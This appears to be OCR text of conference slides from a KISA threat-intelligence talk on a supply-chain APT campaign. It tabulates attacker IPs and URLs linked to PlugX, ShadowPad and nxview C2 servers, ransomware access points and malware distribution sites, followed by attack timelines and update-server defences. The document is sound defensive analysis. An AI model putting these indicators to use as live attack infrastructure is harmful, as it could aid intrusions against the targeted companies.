
Association Analysis : Attacker IP

Tags	비고	악함	IP	국가
E社		랜섬접근	103.46.141.77	홍콩
A社		원격제어	116.127.121.41	
D社		랜섬 접속	139.180.200.14	미국
B社	nxview	악성코드 C2	174.139.203.27	
B社	nxview	악성코드 C2	174.139.62.61	
C社	PlugX	악성코드 C2	198.13.58.18:443	미국
C社		업데이트 서버	198.54.117.244	미국
C社		비정상 로그인 IP	202.182.113.9	미국
E社_2		관련 악성코드 유포지	207.148.88.54	
E社_2		bat파일 다운로드지	207.148.94.157	
X사		관련 악성코드 유포지	207.148.94.157	미국
CCleaner	ShadowPad	악성코드 C2	216.126.225.148	
E社		랜섬접근	43.226.231.33	홍콩
E社		랜섬접근	45.115.25.45	홍콩
E社		랜섬접근	45.115.25.61	홍콩
E社		그룹웨어 서버 에러 로그	45.32.16.248	일본
D社	backdoor	백도어 악성코드	45.32.16.248	일본
E社_2	backdoor	백도어 악성코드	45.32.16.248:443	
C社		업데이트 서버 랜로그	45.32.17.245	일본
E社_2		백도어 악성코드	45.32.39.252	
D社	backdoor	백도어 악성코드	45.32.39.252	일본
C社	backdoor	백도어 악성코드	45.32.39.252:443	
E社	PlugX	악성코드 C2	45.32.8.143:443	일본 미국
D社		랜 관리자 로그인	45.77.251.245	미국
X사	PlugX	악성코드 C2	66.42.37.101	미국
C社	PlugX		66.42.37.101	미국
B社	nxview	악성코드 C2	67.198.161.245	
B社	nxview	악성코드 C2	67.229.35.214	
B社	nxview	악성코드 C2	93.174.91.36	
Asus	ShadowHammer	악성코드 유포지	https://asushotfix.com/logo.jpg	
	nxview	C2 파싱	https://markhedin.github.io/index.html	

- 207.148.XX.XX
- 45.32.XX.XX


Attack Features and Strategies

Attack Features and Strategies : ATT&CK Matrix



Attack Features and Strategies

- PlugX malware series were mainly used
- Targeting a specific company




- Select the infected PCs for final malware
- Operations are carried out secretly for a long period of time

CASE B – Attack Time(`17.1 ~ `17.8, 210days)
CASE C – Attack Time(`18.4 ~ `18.7, 120days)
CASE D – Attack Time(`18.7 ~ `19.7, 365days)
CASE E – Attack Time(`18.6 ~ `18.8, 90days)

- The attacker is skilled at detection avoidance techniques

Attack Features and Strategies



Defensive Strategy

- SVN, Build Server
  - Latest update of vaccine program
  - System access control
  - Forbidden to login automatically
  - Record and approval of certificate usage
  - System network separation
  - Internet access blocking
  - Separate certificate management system

→ Update Server

Defensive Strategy

- Update System
  - Check update server IP/URL modulation
  - Limit client remote update ports
  - Update file code signature
  - Update integrity verification
  - Use safe integrity verification technology
  - Update client, mutual authentication between servers

Thank You!

HITB LOCKDOWN 002
livestream

BYEONGJAE KIM(kimbyeongjae@kisa.or.kr), TAEWOO LEE(havyrain@kisa.or.kr)